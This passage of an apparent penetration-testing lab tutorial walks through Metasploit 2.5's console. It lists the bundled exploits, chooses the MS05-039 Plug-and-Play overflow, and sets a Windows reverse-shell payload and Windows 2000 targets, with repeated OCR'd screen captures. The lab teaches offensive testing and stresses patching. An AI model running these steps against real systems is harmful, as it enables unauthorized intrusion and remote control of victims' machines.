
Click Finish to close this wizard.

Click on **Start/Programs/Metasploit Framework/MSFConsole** to start the Metasploit application.




The Metasploit application will start.

***Note:** When Metasploit starts, it tells you not only the version you are running, but also the number of exploits and payloads included with that version. In version 2.5 Metasploit includes 105 exploits and 74 payloads.



```
+ -- --=[ msfconsole v2.5 [105 exploits - 74 payloads]

msf >
```


To see what exploits are included, type **show exploits** and press **Enter.**



```
+ -- --=[ msfconsole v2.5 [105 exploits - 74 payloads]

msf > show exploits
```


The included exploits will be listed. The left column identifies the name of the exploit and the right column gives a brief description of the exploit.

***Note:** All exploits will scroll by quickly. For the purposes of this lab, I have scrolled up the screen to show all of the exploits from the top down.




```
msf > show exploits

Metasploit Framework Loaded Exploits
====================================

  3com_3cdaemon_ftp_overflow     3Com 3CDaemon FTP Server Overflow
  Credits                        Metasploit Framework Credits
  afp_loginext                   AppleFileServer LoginExt PathName Overflow
  aim_goaway                     AOL Instant Messenger goaway Overflow
  altn_webadmin                  Alt-N WebAdmin USER Buffer Overflow
  apache_chunked_win32           Apache Win32 Chunked Encoding
  arkeia_agent_access            Arkeia Backup Client Remote Access
  arkeia_type77_macos            Arkeia Backup Client Type 77 Overflow (Mac OS X
)
  arkeia_type77_win32            Arkeia Backup Client Type 77 Overflow (Win32)
  awstats_configdir_exec         AWStats configdir Remote Command Execution
  backupexec_agent               Veritas Backup Exec Windows Remote Agent Overfl
ow
  backupexec_dump                Veritas Backup Exec Windows Remote File Access
  backupexec_ns                  Veritas Backup Exec Name Service Overflow
  backupexec_registry            Veritas Backup Exec Server Registry Access
  badblue_ext_overflow           BadBlue 2.5 EXT.dll Buffer Overflow
  bakbone_netvault_heap          BakBone NetVault Remote Heap Overflow
  barracuda_img_exec             Barracuda IMG.PL Remote Command Execution
  blackice_pam_icq               ISS PAM.dll ICQ Parser Buffer Overflow
  cabrightstor_disco             CA BrightStor Discovery Service Overflow
  cabrightstor_disco_servicepc   CA BrightStor Discovery Service SERVICEPC Overf
low
  cabrightstor_sqlagent          CA BrightStor Agent for Microsoft SQL Overflow
  cabrightstor_uniagent          CA BrightStor Universal Agent Overflow
  cacam_logsecurity_win32        CA CAM log_security() Stack Overflow (Win32)
  cacti_graphimage_exec          Cacti graph_image.php Remote Command Execution
  calicclnt_getconfig            CA License Client GETCONFIG Overflow
  caliccserv_getconfig           CA License Server GETCONFIG Overflow
  distcc_exec                    DistCC Daemon Command Execution
  edirectory_imonitor            eDirectory 8.7.3 iMonitor Remote Stack Overflow

  exchange2000_xexch50           Exchange 2000 MS03-46 Heap Overflow
  futuresoft_tftpd               FutureSoft TFTP Server 2000 Buffer Overflow
  globalscapeftp_user_input      GlobalSCAPE Secure FTP Server user input overfl
ow
  gnu_mailutils_imap4d           GNU Mailutils imap4d Format String Vulnerabilit
```

By scrolling down the screen you can see that there are more exploits available.



```
  hpux_ftpd_preauth_list        HP-UX FTP Server Preauthentication Directory Li
sting
  hpux_lpd_exec                 HP-UX LPD Command Execution
  ia_webmail                    IA WebMail 3.x Buffer Overflow
  icecast_header                Icecast (<= 2.0.1) Header Overwrite (win32)
  ie_objecttype                 Internet Explorer Object Type Overflow
  iis40_htr                     IIS 4.0 .HTR Buffer Overflow
  iis50_printer_overflow        IIS 5.0 Printer Buffer Overflow
  iis50_webdav_ntdll            IIS 5.0 WebDAV ntdll.dll Overflow
  iis_fp30reg_chunked           IIS FrontPage fp30reg.dll Chunked Overflow
  iis_nsiislog_post             IIS nsiislog.dll ISAPI POST Overflow
  iis_source_dumper             IIS Web Application Source Code Disclosure
  iis_w3who_overflow            IIS w3who.dll ISAPI Overflow
  imail_imap_delete             IMail IMAP4D Delete Overflow
  imail_ldap                    IMail LDAP Service Buffer Overflow
  irix_lpsched_exec             IRIX lpsched Command Execution
  lsass_ms04_011                Microsoft LSASS MS04-011 Overflow
  mailenable_auth_header        MailEnable Authorization Header Buffer Overflow

  mailenable_imap               MailEnable Pro (1.54) IMAP SELECT Request Buffe
r Overflow
  maxdb_webdbm_get_overflow     MaxDB WebDBM GET Buffer Overflow
  mdaemon_imap_cram_md5         Mdaemon 8.0.3 IMAPD CRAM-MD5 Authentication Ove
rflow
  mercantec_softcart            Mercantec SoftCart CGI Overflow
  mercury_imap                  Mercury/32 v4.01a IMAP RENAME Buffer Overflow
  minishare_get_overflow        Minishare 1.4.1 Buffer Overflow
  ms05_039_pnp                  Microsoft PnP MS05-039 Overflow
  msasn1_ms04_007_killbill      Microsoft ASN.1 Library Bitstring Heap Overflow

  msmq_deleteobject_ms05_017    Microsoft Message Queueing Service MS05-017
  msrpc_dcom_ms03_026           Microsoft RPC DCOM MS03-026
  mssql2000_preauthentication   MSSQL 2000/MSDE Hello Buffer Overflow
  mssql2000_resolution          MSSQL 2000/MSDE Resolution Overflow
  netterm_netftpd_user_overflow NetTerm NetFTPD USER Buffer Overflow
  openview_omniback             HP OpenView Omniback II Command Execution
  oracle9i_xdb_ftp              Oracle 9i XDB FTP UNLOCK Overflow (win32)
  oracle9i_xdb_ftp_pass         Oracle 9i XDB FTP PASS Overflow (win32)
  payload_handler               Metasploit Framework Payload Handler
  php_vbulletin_template        vBulletin misc.php Template Name Arbitrary Code
 Execution
  php_wordpress_lastpost        WordPress cache_lastpostdate Arbitrary Code Exe
cution
```

The last screenshot identifies the remaining exploits available.




```
  phpbb_highlight               phpBB viewtopic.php Arbitrary Code Execution
  poptop_negative_read          Poptop Negative Read Overflow
  realserver_describe_linux     RealServer Describe Buffer Overflow
  rsa_iiswebagent_redirect      IIS RSA WebAgent Redirect Overflow
  samba_nttrans                 Samba Fragment Reassembly Overflow
  samba_trans2open              Samba trans2open Overflow
  samba_trans2open_osx          Samba trans2open Overflow (Mac OS X)
  samba_trans2open_solsparc     Samba trans2open Overflow (Solaris SPARC)
  sambar6_search_results        Sambar 6 Search Results Buffer Overflow
  seattlelab_mail_55            Seattle Lab Mail 5.5 POP3 Buffer Overflow
  sentinel_lm7_overflow         SentinelLM UDP Buffer Overflow
  servu_mdtm_overflow           Serv-U FTPD MDTM Overflow
  shoutcast_format_win32        SHOUTcast DNAS/win32 1.9.4 File Request Format
String Overflow
  slimftpd_list_concat          SlimFTPd LIST Concatenation Overflow
  smb_sniffer                   SMB Password Capture Service
  solaris_dtspcd_noir           Solaris dtspcd Heap Overflow
  solaris_kcms_readfile         Solaris KCMS Arbitary File Read
  solaris_lpd_exec              Solaris LPD Command Execution
  solaris_lpd_unlink            Solaris LPD Arbitrary File Delete
  solaris_sadmind_exec          Solaris sadmind Command Execution
  solaris_snmpxdmid             Solaris snmpXdmid AddComponent Overflow
  solaris_ttyprompt             Solaris in.telnetd TTYPROMPT Buffer Overflow
  squid_ntlm_authenticate       Squid NTLM Authenticate Overflow
  svnserve_date                 Subversion Date Svnserve
  trackercam_phparg_overflow    TrackerCam PHP Argument Buffer Overflow
  uow_imap4_copy                University of Washington IMAP4 COPY Overflow
  uow_imap4_lsub                University of Washington IMAP4 LSUB Overflow
  ut2004_secure_linux           Unreal Tournament 2004 "secure" Overflow (Linux
)
  ut2004_secure_win32           Unreal Tournament 2004 "secure" Overflow (Win32
)
  warftpd_165_pass              War-FTPD 1.65 PASS Overflow
  warftpd_165_user              War-FTPD 1.65 USER Overflow
  webstar_ftp_user              WebSTAR FTP Server USER Overflow
  windows_ssl_pct               Microsoft SSL PCT MS04-011 Overflow
  wins_ms04_045                 Microsoft WINS MS04-045 Code Execution
  wsftp_server_503_mkd          WS-FTP Server 5.03 MKD Overflow
  zenworks_desktop_agent        ZENworks 6.5 Desktop/Server Management Remote S
tack Overflow

msf > _
```

For this example, we will use the Microsoft Plug-and-Play Remote Buffer Overflow exploit. This is done by typing:


```
use ms05_039_pnp
```

***Note:** Why use the Microsoft Plug-and-Play Remote Buffer Overflow? I knew the target was vulnerable because of the results I received from Lab 60 (SAINT) as this exploit was one of the 14 OS vulnerabilities listed from that lab.



```
msf > use ms05_039_pnp
```


Once the exploit has been identified, you must determine what payload to use with the exploit chosen. List the available payloads by typing **show payloads** and pressing **Enter**.



```
msf > use ms05_039_pnp
msf ms05_039_pnp > show payloads_
```


The payloads included with Metasploit are now displayed on the screen. In this lab we want to receive a C: prompt from the target machine so we need to select the win32_reverse payload. This is done by typing:

```
set PAYLOAD win32_reverse
```



```
msf > use ms05_039_pnp
msf ms05_039_pnp > show payloads

Metasploit Framework Usable Payloads
====================================

  win32_adduser                   Windows Execute net user /ADD
  win32_bind                      Windows Bind Shell
  win32_bind_dllinject            Windows Bind DLL Inject
  win32_bind_meterpreter          Windows Bind Meterpreter DLL Inject
  win32_bind_stg                  Windows Staged Bind Shell
  win32_bind_stg_upexec           Windows Staged Bind Upload/Execute
  win32_bind_vncinject            Windows Bind VNC Server DLL Inject
  win32_exec                      Windows Execute Command
  win32_passivex                  Windows PassiveX ActiveX Injection Payload
  win32_passivex_meterpreter      Windows PassiveX ActiveX Inject Meterpreter Payl
oad
  win32_passivex_stg              Windows Staged PassiveX Shell
  win32_passivex_vncinject        Windows PassiveX ActiveX Inject VNC Server Paylo
ad
  win32_reverse                   Windows Reverse Shell
  win32_reverse_dllinject         Windows Reverse DLL Inject
  win32_reverse_meterpreter       Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg               Windows Staged Reverse Shell
  win32_reverse_stg_upexec        Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject         Windows Reverse VNC Server Inject

msf ms05_039_pnp > set PAYLOAD win32_reverse
```

Once the exploit and payload have been selected, the target must be chosen. Metasploit will identify which targets are susceptible to the specific exploit you are using. To view a list of targets, type **show targets** and press **Enter**.




```
msf > use ms05_039_pnp
msf ms05_039_pnp > show payloads

Metasploit Framework Usable Payloads
====================================

  win32_adduser                 Windows Execute net user /ADD
  win32_bind                    Windows Bind Shell
  win32_bind_dllinject          Windows Bind DLL Inject
  win32_bind_meterpreter        Windows Bind Meterpreter DLL Inject
  win32_bind_stg                Windows Staged Bind Shell
  win32_bind_stg_upexec         Windows Staged Bind Upload/Execute
  win32_bind_vncinject          Windows Bind VNC Server DLL Inject
  win32_exec                    Windows Execute Command
  win32_passivex                Windows PassiveX ActiveX Injection Payload
  win32_passivex_meterpreter    Windows PassiveX ActiveX Inject Meterpreter Payl
oad
  win32_passivex_stg            Windows Staged PassiveX Shell
  win32_passivex_vncinject      Windows PassiveX ActiveX Inject VNC Server Paylo
ad
  win32_reverse                 Windows Reverse Shell
  win32_reverse_dllinject       Windows Reverse DLL Inject
  win32_reverse_meterpreter     Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg             Windows Staged Reverse Shell
  win32_reverse_stg_upexec      Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject       Windows Reverse VNC Server Inject

msf ms05_039_pnp > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf ms05_039_pnp(win32_reverse) > show targets
```

In this example, the exploit can be used against the following:


- Windows 2000 targets (Service Pack 0–4 installed on it)
- Windows 2000 targets (French language with Service Pack 4 installed)
- Windows 2000 targets (Spanish language with Service Pack 4 installed)

***Note:** Once again the value and importance of maintaining updates on your computers is demonstrated. A properly patched system is much more difficult to penetrate.




```
msf > use ms05_039_pnp
msf ms05_039_pnp > show payloads

Metasploit Framework Usable Payloads
====================================

  win32_adduser                 Windows Execute net user /ADD
  win32_bind                    Windows Bind Shell
  win32_bind_dllinject          Windows Bind DLL Inject
  win32_bind_meterpreter        Windows Bind Meterpreter DLL Inject
  win32_bind_stg                Windows Staged Bind Shell
  win32_bind_stg_upexec         Windows Staged Bind Upload/Execute
  win32_bind_vncinject          Windows Bind VNC Server DLL Inject
  win32_exec                    Windows Execute Command
  win32_passivex                Windows PassiveX ActiveX Injection Payload
  win32_passivex_meterpreter    Windows PassiveX ActiveX Inject Meterpreter Payl
oad
  win32_passivex_stg            Windows Staged PassiveX Shell
  win32_passivex_vncinject      Windows PassiveX ActiveX Inject VNC Server Paylo
ad
  win32_reverse                 Windows Reverse Shell
  win32_reverse_dllinject       Windows Reverse DLL Inject
  win32_reverse_meterpreter     Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg             Windows Staged Reverse Shell
  win32_reverse_stg_upexec      Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject       Windows Reverse VNC Server Inject

msf ms05_039_pnp > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf ms05_039_pnp(win32_reverse) > show targets

Supported Exploit Targets
=========================

   0  Windows 2000 SP0-SP4
   1  Windows 2000 SP4 French
   2  Windows 2000 SP4 Spanish

msf ms05_039_pnp(win32_reverse) >
```

For this example, the target was set to 0 by typing **set TARGET 0** and pressing **Enter**.




```
msf > use ms05_039_pnp
msf ms05_039_pnp > show payloads

Metasploit Framework Usable Payloads
====================================

  win32_adduser                  Windows Execute net user /ADD
  win32_bind                     Windows Bind Shell
  win32_bind_dllinject           Windows Bind DLL Inject
  win32_bind_meterpreter         Windows Bind Meterpreter DLL Inject
  win32_bind_stg                 Windows Staged Bind Shell
  win32_bind_stg_upexec          Windows Staged Bind Upload/Execute
  win32_bind_vncinject           Windows Bind VNC Server DLL Inject
  win32_exec                     Windows Execute Command
  win32_passivex                 Windows PassiveX ActiveX Injection Payload
  win32_passivex_meterpreter     Windows PassiveX ActiveX Inject Meterpreter Payl
oad
  win32_passivex_stg             Windows Staged PassiveX Shell
  win32_passivex_vncinject       Windows PassiveX ActiveX Inject VNC Server Paylo
ad
